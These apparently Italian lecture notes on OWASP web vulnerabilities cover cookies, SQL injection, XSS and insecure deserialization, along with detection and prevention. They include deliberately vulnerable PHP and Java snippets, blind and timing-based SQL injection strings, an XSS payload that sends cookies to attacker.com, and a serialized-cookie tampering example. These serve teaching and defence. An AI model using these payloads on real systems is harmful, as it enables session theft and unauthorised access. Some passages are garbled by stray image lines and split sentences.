Non solo le informazioni sulla navigazione, ma anche un'autenticazione con successo è immediatamente dimenticata, per questo si usano i cookie. Questi cookie sono mandati al client e potrebbero contenere un identificatore di sistema (tipicamente un numero randomico). La stessa informazione è archiviata al server, così quando il client manda una nuova richiesta con lo stesso session id, quest'ultima è riconosciuta.

Bisogna stare attenti, perché questi cookie potrebbero essere rubati.

Struttura del cookie

Da 2 a 7 campi (di più se ce n'è bisogno):

1. Nome (obbligatorio)
2. Valore(obbligatorio)
3. Scadenza
4. Path
5. Dominio
6. Necessità di essere trasmesso su una connessione sicura
7. Cookie accessibile attraverso altri modi oltre http (es. Javascript)

I browser riescono a supportare cookie fino ad una dimensione di 4KB.

Tipi di cookie

1. **First party cookie**: ricevuto direttamente dal sito web visitato
2. **Third party cookie**: ricevuto dal web server che non è stato direttamente visitato
3. **Session cookie**: automaticamente eliminato quando il browser esce
4. **Permanent cookie**: hanno una data di scadenza

I browser forniscono agli utenti un supporto (limitato) per definire una politica personale sui cookie (accettato/non accettato, preso/ non preso per cookie permanenti..).

Migliorare la gestione dei cookie tramite appositi add-on.

Injection

OWASP A01 - Injection

Ci sono diversi tipi di injection: SQL, NoSQL, OS, LDAP.

Questo attacco viene attraverso dati untrusted mandati ad un interpreter (esecuzione di comandi non intenzionali, si accede a dati senza la propria autorizzazione).

Agents threat – chiunque possa mandare dati untrusted al sistema (es. utenti esterni/interni).

Exploitability: facile – attacchi facili basati sul testo. Si esploita la sintassi di un interpreter

Prevalenza: comune

Identificabile: facile – facile da trovare quando si esamina il codice. Difficile da scoprire con i testing

Impatto: severo – si possono perdere dati o corromperli. Denial of service. Il caso peggiore è


l'acquisizione completa dell'host

SQL injection: PHP example no. 1

```
$sql = "SELECT * FROM WebUsers WHERE Username='"
. $_REQUEST["username"]
. "' AND Password='"
. $_REQUEST["password"] + "'";


$rsset = mysqli_query ($con, $sql);

if (mysqli_num_rows($rsset) != 0)
    login OK ...
```



SQL injection: PHP ex. no. 1 (malicious user)

ritornerà sempre vero perchè la
seconda parte dell'or è sempre vera
e quindi mi autenterò




SQL injection: PHP example no. 2

```
$sql = "SELECT * FROM product WHERE ProductName=' "
      . $_REQUEST["product_name"]
      . "'";

$rsrset = mysqli_query ($con, $sql);


while ($row = mysqli_fetch_assoc($result))
{
    rows sent to the browser ...
}
```


SQL injection: PHP ex. no.2 (normal user)



per questo tipo di attacco devo sapere il nome delle tabelle, ma se la vittima usa dei framework standard è probabile che anche le tabelle siano standard

SQL injection: PHP ex. no.2 (malicious user)



un'altro tipo di SQL Injection è il **SQL blind**, che si può usare quando in un form di login ho

un messaggio diverso a seconda che sbagli la password o che sbagli sia username che password. In poche parole sapendo lo username scopro la password lettera per lettera, perchè se la prima lettera

Even more types of injection strings

- check if a table exists
 - ' OR (SELECT 1 FROM table_name LIMIT 0,1)=1 LIMIT 0,1;
- check if a column exists
 - ' OR SELECT SUBSTRING(CONCAT(1,column),1,1) FROM people LIMIT 0,1;
 - ' or (SELECT MID(column,1,0) FROM table_name LIMIT 0,1)=" #
- check if the value of a field is 'a'
 - ' or (SELECT MID(column,1,1) FROM table_name LIMIT 0,1)='a' # linear search
 - ' or (SELECT ORD(MID(column,1,1)) FROM table_name LIMIT 0,1)<=ORD('m') # dichotomic search
 - to be used for brute-forcing (e.g., a password)
- use timing when the output is not different
 - ' OR (SELECT IF((SELECT ORD(MID(column,1,1)) FROM table_name LIMIT 0,1)<=ORD('n'), SLEEP(1), NULL)) #

della password è giusta il server mi ritorna un messaggio, altrimenti mi dice che la password è sbagliata. L'SQL basato sul tempo invece è perchè la risposta positiva mi viene data attraverso il tempo che ci impiega il server

(se ci mette tanto non è giusta la password, altrimenti è giusta)

A1 – injection: detection

Si può identificare tramite:

1. **Tool di analisi statica** – Identificano l'uso degli interpreti (API). Tracciano i dati attraverso l'applicazione. Possono essere costruiti automaticamente in Continuous Integration (CI). Rivedere il codice è efficace ma meno efficiente (utile su aree critiche dell'applicazione)
2. **Penetration testing** – valida le vulnerabilità costruendo exploit
3. **Analisi dinamica** – spesso mancano i difetti di iniezione sepolti in profondità nell'applicazione. Una povera gestione degli errori rende facile trovare difetti di injection.

A1- injection: prevention

Bisogna tenere i dati untrusted separati dai comandi e le query.

Bisogna usare API safe che evitano di usare l'interprete o forniscono un'interfaccia parametrizzata (bisogna stare attenti, perché alcuni API parametrizzate possono guidare verso errori di injection se i parametri non sono sanitizzati propriamente prima dell'uso. Un esempio di API parametrizzate sono le procedure archiviate).

Se le API parametrizzate non sono disponibili, bisogna utilizzare routine di escape specifiche dell'interprete su tutti i parametri.

Usare white list input validations su tutti i parametri (non è una difesa completa poiché spesso sono richiesti caratteri speciali sugli input)

Principi di programmazione sicuri

1. Validare gli input
2. Fare attenzione ai warning del compiler
3. Architetture e progettare policy di sicurezza
4. Dare pochi privilegi
5. Sanitizzare dati inviati da altri sistemi
6. Adottare uno standard di codice sicuro

A7 – Cross-Site Scripting (XSS)

l'applicazione include dati non attendibili senza un'adeguata convalida/escape oppure si aggiorna una pagina web esistente usando dati forniti dall'utente. XSS permette ad un attaccante di eseguire attacchi sul browser della vittima (es. hijack user session, redirigere l'utente su siti malevoli..).

Threat agent= chiunque può mandare dati untrusted al sistema (utenti interni/esterni, amministratori...)

Exploitability: facile (ci sono tool automatici per identificare/exploitare XSS)

Prevalenza: Diffusa (circa 2/3 delle applicazioni)

Rilevabilità: facile (tools automatici possono trovare alcuni problemi di XSS)

A7 – XSS: sample attacks

app uses untrusted data in construction of a HTML snippet

- without validation or escaping
- `(String) page += "input name='creditcard' type='TEXT' value=' " + request.getParameter("CC") + " '>";`

attacker modifies 'CC' parameter in the browser to:

- `'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie'</script>`

victim's session ID sent to attacker's website

- attacker can hijack user's current session

attackers can use XSS to defeat any CSRF defenses

Impatto: moderato (si riesce ad eseguire del codice remoto nel browser della vittima, si riescono a rubare le credenziali, mandare dei malware alla vittima)

Business impact – valore aziendale o dati afflitti (pubblica esposizione di vulnerabilità)

Categorie di attacco XSS

1. **Stored** – il codice sorgente dello script di attacco è archiviato su un server vulnerabile. L'utente richiede dei dati e riceve anche lo script malevolo. Viene attaccato una volta ricevuto lo script. Molto pericoloso
2. **Reflected** – il codice sorgente dello script malevolo non è archiviato sul server. L'attaccante usa un metodo alternativo per inviare lo script all'utente (es. via email)
3. **DOM-based** - basato sull'alterare l'ambiente DOM nel browser della vittima, per assicurarsi che lo script originale venga eseguito in qualche modo inaspettato

A7 – XSS: detection

- **Reflected XSS** - l'applicazione/API include l'input utente non convalidato/senza escape come parte dell'output HTML. Per dar via all'attacco l'utente deve interagire con un link malevolo. Questo attacco punta l'attaccante a controllare la pagina web
- **Stored (persistent) XSS**- application/API archivia un input non sanitizzato da un utente. Rischio più critico
- **DOM XSS** – framework Java, single page application includono dinamicamente i dati controllati dall'aggressore. L'applicazione non dovrebbe inviare dati controllati dall'attaccante ad API JavaScript unsafe.

Tipico attacco XSS:

- ➔ Rubare sessione
- ➔ Rimpiazzare un nodo DOM
- ➔ Acquisizione del conto
- ➔ Scaricare software malevolo
- ➔ Key logging
- ➔ Altri attacchi client-side

A7 – XSS: prevenzione

L'idea base è di separare i dati untrusted dal content di browser attivi utilizzando framework che sfuggono automaticamente a XSS in base alla progettazione.

Sfuggire da dati untrusted richiesti tramite http

Applicare codifica context sensitive quando viene modificato un documento del browser lato client.

Usare WAF con XSS

Principi di programmazione sicura:

1. Validare input
2. Architetture e progettare policy di sicurezza
3. Sanitizzare i dati mandati da altri sistemi
4. utilizzare efficaci tecniche di garanzia della qualità
5. adottare un sicuro standard di codifica

Deserializzazione insicura

Deserializzare oggetti ostili/manomessi forniti da un utente malintenzionato.

Threat agent: chiunque potrebbe mandare l'oggetto (deserializzato dall'applicazione senza una verifica appropriata)

Exploitability: difficile (gli exploit pronti all'uso raramente funzionano così come sono, tipicamente richiedono cambiamenti per exploitare)

Prevalenza: comune (prevalence che si aspetta aumenti)

Identificabile: media (alcuni tools possono scoprire errori nella deserializzazione. Assistenza umana richiede frequentemente di validare dati)

Impatto: severo (privilege escalation, replay, injection. Caso peggiore: remote code execution)

A8 – insecure deserialization: detection

two primary types of attacks

- object and data structure related attacks
 - application logic tampering/remote code execution
 - needs classes changing behavior during/after deserialization
- data tampering attacks (e.g. access control attacks)
 - data structure used but content is changed

serialization typically used in

- RPC/IPC
- web services, message brokers
- caching/persistence
- databases, cache servers, file systems
- HTTP cookies/form parameters, API auth tokens

A8 – insecure deserialization: sample attacks

react application calls set of Spring Boot microservices

- functional programming: ensure code is immutable
- solution: serialize user state
 - passing it back and forth with each request
- attacker notices "r00" Java serialized object signature
 - Base64 encoded serialized object in visible HTTP request/responses
 - e.g. `r00gBXNylBljb20uaUFjcXVhaW50LmRlb...`
- uses Java Serial Killer tool
 - gains remote code execution on application server

A8 – insecure deserialization: sample attacks

PHP forum uses PHP object serialization

- to save "super" cookie
 - containing user ID, role, password hash
 - `a:4{i:0;i:132;i:1;s:7:"Mallory"; i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}`
- attacker changes serialized object
 - `a:4{i:0;i:1;i:1;s:5:"Alice"; i:3;s:32:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}`
- attacker gains admin privileges

A8 – insecure deserialization: prevention (1)

only safe architectural pattern

- not accept serialized objects from untrusted sources
- or permit only primitive data types
- typically not possible

implement integrity checks on serialized objects

- e.g. digital signatures, keyed-digest
- prevents hostile object creation, data tampering

enforce strict type constraints during deserialization

- before object creation
- code typically expects definable classes set
- bypasses to this technique have been demonstrated
 - do not rely only on this

A8 – insecure deserialization: prevention (2)

isolate deserializing code

- and run on low privileges environment

log deserialization exception/failures

- e.g. incoming type not the expected one

restrict/monitor network connectivity

- from/to deserializing containers/servers

monitor deserialization activity

- e.g. user constantly deserializing

A8 – insecure deserialization: secure programming principles

- validate input
- heed compiler warnings
- architect and design for security policies
- least privilege
- sanitize data sent to other systems
- use effective quality assurance techniques
- adopt a secure coding standard